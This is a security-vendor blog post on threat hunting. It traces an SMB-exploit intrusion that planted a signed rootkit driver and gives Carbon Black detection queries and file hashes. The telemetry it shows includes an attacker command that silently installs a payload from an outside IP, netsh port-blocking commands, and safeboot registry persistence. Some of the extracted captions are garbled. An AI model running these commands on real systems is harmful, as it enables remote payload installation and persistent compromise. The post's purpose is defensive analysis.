

See what it's like to have a partner in the fight.

redcanary.com/blog/tracking-driver-inventory-to-expose-rootkits/



Our colleague [Keya Horiuchi](#) recently described [a threat detection](#) where the Local Security Authority Subsystem Service (LSASS) initiated a series of suspicious processes and attempted to install a trojan on a customer endpoint. In this post, we're going to discuss what turned up when we pivoted off information from a very similar detection.

Threat hunting is fundamentally about pivoting and discovering new techniques or artifacts that you may have missed previously, which is precisely how we discovered some intriguing driver activity a few months back. Kernel-mode drivers function at a low level in the operating system, which can be problematic because malicious or vulnerable drivers—especially signed ones—can provide a stealthy, privileged position to conduct malicious activity.

Of course, driver and other signatures are meant to provide assurances for identity and integrity—not intent or capability. In this case, the driver in question was signed; it was also a de facto rootkit. However, there was suspicious activity prior to its installation, and the ancillary activity might be useful in detecting this and similarly inconspicuous threats moving forward.

An intriguing driver

An important part of incident response is to examine all of the binaries that dropped on a system around the time of a malicious event. And that’s exactly how we stumbled on this particular binary in the Carbon Black binary store:

File MD5 hash: **2FAD0F279F7851AD6357C2DA8CE213A2**

2FAD0F279F7851AD6357C2DA8CE213A2
Seen as: dump_76af3f80.sys
First seen at: 2018-06-28T21:28:18.557Z (about 2 months)
Status: **Explicit Distrust**
Publisher Name:

Q File writer(s): 0 | [Find writers >](#)
Q Related process(es): 0 | [Find related >](#)

Feed Information
SRS Threat Score: **100** [View on SRS Threat >](#)
VirusTotal Hits: [View on VirusTotal >](#)


This file was particularly interesting given its filename, path, and explicitly distrusted status (its status has since changed to revoked). Why, for example, is a .sys file with “dump” in its name being dropped in the `c:\windows\system32\drivers\` path? There’s only one way to find out, so we brought the driver (`dump_76af3f80.sys`) into a test environment for closer analysis.

Some observations

As you can see in the following image, the file’s certificate had expired or was not yet valid.




A closer look revealed that the certificate had been explicitly revoked:



On background

The adversary delivered the payload via a well-known exploit for a server message block (SMB) vulnerability, CVE-2017-0144, fixed in March 2017. It's worth noting that the research team at NSFfocus seemed to have found and reported on a substantially similar threat in their NuggetPhantom report. While their write-up focused on modules within the malware, how it attempts to evade detection, and its history, we're going to examine how this particular threat manifested in endpoint telemetry and why—in general—you should keep an eye on the drivers in your environment. Below is an image from NSFfocus' report that, while blurry, might be a helpful visual cue for conceptualizing the execution timeline:



The process timeline

The first thing we see in the Red Canary detection is lsass.exe spawning rundll32.exe and msieexec.exe. As our colleague Keya pointed-out a few blogs ago, it is highly unusual for LSASS to spawn rundll32, and it's also unusual for msieexec.exe to make an external HTTP request. Both of these process relationships offer great opportunities for detection.

The image shows a Carbon Black timeline with four entries:

- Entry 1 (Green icon):** Process spawned by wininit.exe. Path: `c:\windows\system32\services.exe`. ID: `71c85477df9347fe8e7bc55768473fca`. Includes buttons: Threat occurred here, Remove, Add annotation. A red bar below indicates "Threat occurred".
- Entry 2 (Blue icon):** Process spawned by wininit.exe. Path: `c:\windows\system32\lsass.exe`. ID: `0d48e93c6be3143c0198cb252b992d16`. Includes button: Add annotation.
- Entry 3 (Orange icon):** Process spawned by lsass.exe. Path: `c:\windows\system32\rundll32.exe`. ID: `dd81d91ff3b0763c392422865c9ac12e`. Includes buttons: Threat occurred here, Remove, Add annotation. A light blue box contains the text: "LSASS spawning a child process is unusual; RunDLL32 is highly suspicious in this scenario." with edit and delete icons.
- Entry 4 (Yellow icon):** Process spawned by rundll32.exe. Path: `c:\windows\system32\msiexec.exe`. ID: `81cb8d34112178ce1826c86ba5f268c3`. Includes buttons: Threat occurred here, Remove, Add annotation. A light blue box contains the text: "This command tells the Microsoft Installer to silently install the `Downupdatemakegood.jpg` file from the IP and port listed above." with edit and delete icons. The command line is: `msiexec /i http://192.154.226.58:8663/Downupdatemakegood.jpg /q`.

Here are some Carbon Black queries that might unearth this activity in the environment you're monitoring:

- `parent_name:lsass.exe process_name:rundll32.exe`
- `parent_name:lsass.exe process_name:rundll32.exe childproc_name:msiexec.exe`
- `parent_name:rundll32.exe process_name:msiexec.exe`
- `(process_name:msiexec.exe cmdline:"/i" (cmdline:"http:" OR cmdline:"https:"))`

As you can see in the above timeline, msiexec eventually makes an outbound network connection and loads `downloadupdatemakegood.jpg`. In turn, that file decompresses `winupdate64.log`:

The image displays a vertical timeline with four entries, each representing a security event. Each entry is contained within a light gray rectangular box and is preceded by a yellow dot on a vertical line. The events are as follows:

- File created**
c:\config.msi\ffe8b.rbs
Buttons: Threat occurred here, Remove, Add annotation
- File deleted**
c:\config.msi
Buttons: Threat occurred here, Remove, Add annotation
- File created**
c:\windows\sysupdate.log
Buttons: Threat occurred here, Remove, Add annotation
- File created**
c:\recycler\date64\winupdate64.log
Buttons: Threat occurred here, Remove, Add annotation

This is a bit of a sidebar, but we can also see the malicious software using netsh.exe to block ports 137, 138, 139, and 445, which prevents other adversaries from leveraging the same exploit to further compromise this host.

The image displays a vertical timeline of four network events. Each event is represented by a colored circle (blue, purple, orange, green) on the left, followed by a grey box containing details. The details include the process name, a unique ID, a 'KNOWN' status, a 'Cb' icon, and a 'Threat occurred here' button. Below this are 'Remove' and 'Add annotation' buttons, followed by a 'Command line' section containing a netsh.exe command in red text.

- Event 1 (Blue):** Process spawned by msixec.exe. Command line: "C:\Windows\SysWOW64\netsh.exe" ipsec static add policy name=qianye
- Event 2 (Purple):** Process spawned by msixec.exe. Command line: "C:\Windows\SysWOW64\netsh.exe" ipsec static add filterlist name=Filter1
- Event 3 (Orange):** Process spawned by msixec.exe. Command line: "C:\Windows\SysWOW64\netsh.exe" ipsec static add filter filterlist=Filter1 srcaddr=any dstaddr=Me dstport=445 protocol=TCP
- Event 4 (Green):** Process spawned by msixec.exe. Command line: "C:\Windows\SysWOW64\netsh.exe" ipsec static add filter filterlist=Filter1 srcaddr=any dstaddr=Me dstport=135 protocol=TCP

At the time we detected this threat, there wasn't much in the way of publicly available blogs or research discussing this behavior, so we were largely unsure of what else may have been dropped. However, as we continued triaging, we discovered that the msixec execution coincided with another file being dropped and injected into trusted processes:

`ms7db53800app.dll` .

Here's the first part of the timeline:

Process spawned KNOWN Cb
 c:\windows\syswow64\svchost.exe 54a47f6b5e09a77e61649109c6a08866

Threat occurred here Remove Add annotation

...

File created
 c:\windows\apppatch\ke623958.xsl

Threat occurred here Remove Add annotation

Here's the second part:

File created
 c:\windows\apppatch\ke165871.xsl

Threat occurred here Remove Add annotation

File last wrote UNKNOWN IOC
 c:\windows\system32\ms7db53800app.dll ae8edbea9f2106d59147a377b86b412e

Threat occurred here Remove Add annotation

...

Examining the driver

A quick search for `ms76af3f80app.dll` in Carbon Black revealed that its underlying binary is the same as another file, `ms76af3f80app.dll`, and that the MD5 hash associated with both files is `4209AE0CB569EFAB29CA9D2D7F4A211B`.

It's worth noting—if only tangentially—that Carbon Black collects executables and DLLs the first time they are observed loading or executing.

Ultimately, `ms76af3f80app.dll` then delivers the driver that we looked at in the opening of this blog (`dump_76af3f80.sys`). It's a signed binary, and it matches the `digsig_subject` reported by NSFocus.

We observed the adversaries updating their binaries by downloading a new `*app.dll` file along with a pair of `.xsl` files. According to NSFocus, those are the DDoS and monero-mining modules:

Time ^	Type	Description	Q	Search
2019-04-17 13:28:30.974 GMT	filemod	Deleted c:\windows\apppatch\ke993856.xsl		
2019-04-17 13:28:30.984 GMT	filemod	Created c:\windows\apppatch\ke623958.xsl		
2019-04-17 13:28:30.984 GMT	filemod	First wrote to c:\windows\apppatch\ke623958.xsl		
2019-04-17 13:38:22.348 GMT	filemod	Deleted c:\windows\apppatch\ke623958.xsl		
2019-04-17 13:38:22.358 GMT	filemod	Created c:\windows\apppatch\ke165871.xsl		
2019-04-17 13:38:22.358 GMT	filemod	First wrote to c:\windows\apppatch\ke165871.xsl		
2019-04-17 13:38:22.691 GMT	filemod	Deleted c:\windows\system32\ms7db53800app.dll		
2019-04-17 13:38:22.694 GMT	filemod	Created c:\windows\system32\ms7db53800app.dll		
2019-04-17 13:38:22.694 GMT	filemod	First wrote to c:\windows\system32\ms7db53800app.dll		
2019-04-17 13:38:22.702 GMT	filemod	Last wrote to c:\windows\system32\ms7db53800app.dll (ae8edbea9f2106d59147a377b86b412e) (PE)		

This driver adds persistence to live within safe mode by modifying the safeboot registry values, a technique that [Didier Stevens](#) first described all the way back in 2007.

regmod	First wrote to \registry\machine\system\controlset001\control\safeboot\minimal\dump_7db53800.sys
filemod	Created c:\windows\system32\drivers\dump_7db53800.sys
filemod	First wrote to c:\windows\system32\drivers\dump_7db53800.sys
filemod	Last wrote to c:\windows\system32\drivers\dump_7db53800.sys (2fad0f279f7851ad6357c2da8ce213a2) (PE)
regmod	First wrote to \registry\machine\system\controlset001\control\safeboot\network\dump_7db53800.sys
regmod	Created \registry\machine\system\controlset001\services\dump_7db53800

Conclusion

Even in cases where a driver's signature has expired or been revoked, it will still pass [Driver Signature Enforcement](#) and the operating system might even load it in some situations.

As defenders, we need to understand, enumerate, and evaluate what drivers are in our fleet. We need to understand how they arrived and what their intentions are. Unlike user-mode applications, we believe that kernel-mode drivers, while certainly dynamic, will have less change over time than user-mode applications. In this way, it's feasible to track driver changes in order to keep an eye out for adversaries who would use kernel-mode drivers as surreptitious rootkits.

These types of attacks are the very reason Microsoft has developed [Kernel Mode Code Integrity](#): to give defenders assurances that even though a driver is signed, it may not be sanctioned or approved for your environment, and therefore will not load.

The following Carbon Black queries relate specifically to the binary metadata of these drivers.

```
observed_filename:c:\windows\system32\drivers\ digsig_result:"Bad Signature" digsig_result:"Invalid Signature" digsig_result:"Invalid Chain" digsig_result:"Untrusted Root" digsig_result:"Explicit Distrust"
```

And the inverse:

```
-observed_filename:c:\windows\system32\drivers\ digsig_result:"Bad Signature" digsig_result:"Invalid Signature" digsig_result:"Invalid Chain" digsig_result:"Untrusted Root" digsig_result:"Explicit Distrust"
```

This may lead to a clean way to detect suspicious driver loads from `ntoskrnl.exe`. Very few unsigned binaries, let alone distrusted ones, get loaded. I confirmed this theory by sweeping across our fleet of endpoints, finding that the volume was minimal enough to sort through manually. We can further limit this output by suppressing obviously legitimate unsigned binaries. Ultimately, this should lead to us to identify true evil being loaded by `ntoskrnl.exe`.

Here's a related query:

```
(digsig_result_modload:"Unsigned" OR digsig_result_modload:"Explicit\Distrust") process_name:ntoskrnl.exe
```

On 32 bit systems, we may expect to see an unsigned modload. However, on a 64 bit system, the Windows kernel requires that drivers be signed.

The inverse, all signed, could be an interesting play to identify suspect signed drivers being loaded. It would take more time to tune but could reveal some interesting behaviors.

Indicators

- 2FAD0F279F7851AD6357C2DA8CE213A2
- AE8EDBEA9F2106D59147A377B86B412E
- 4209AE0CB569EFAB29CA9D2D7F4A211B

Related Articles

[Threat hunting](#)

What is normal? Profiling System32 binaries to detect DLL Search Order Hijacking

[Threat hunting](#)

Hunting for GetSystem in offensive security tools

[Threat hunting](#)

Privilege escalation revisited: webinar highlights

[Threat hunting](#)

Detection Déjà Vu: a tale of two incident response engagements

Subscribe to our blog

Our website uses cookies to provide you with a better browsing experience. More information can be found in our [Privacy Policy](#).

[X](#)

Privacy Overview

This website uses cookies to improve your experience while you navigate through the website. Out of these cookies, the cookies that are categorized as necessary are stored on your browser as they are essential for the working of basic functionalities of the website. We also use third-party cookies that help us analyze and understand how you use this website. These cookies will be stored in your browser only with your consent. You also have the option to opt-out of these cookies. But opting out of some of these cookies may have an effect on your browsing experience.

Necessary cookies are absolutely essential for the website to function properly. This category only includes cookies that ensures basic functionalities and security features of the website. These cookies do not store any personal information.

Any cookies that may not be particularly necessary for the website to function and is used specifically to collect user personal data via analytics, ads, other embedded contents are termed as non-necessary cookies. It is mandatory to procure user consent prior to running these cookies on your website.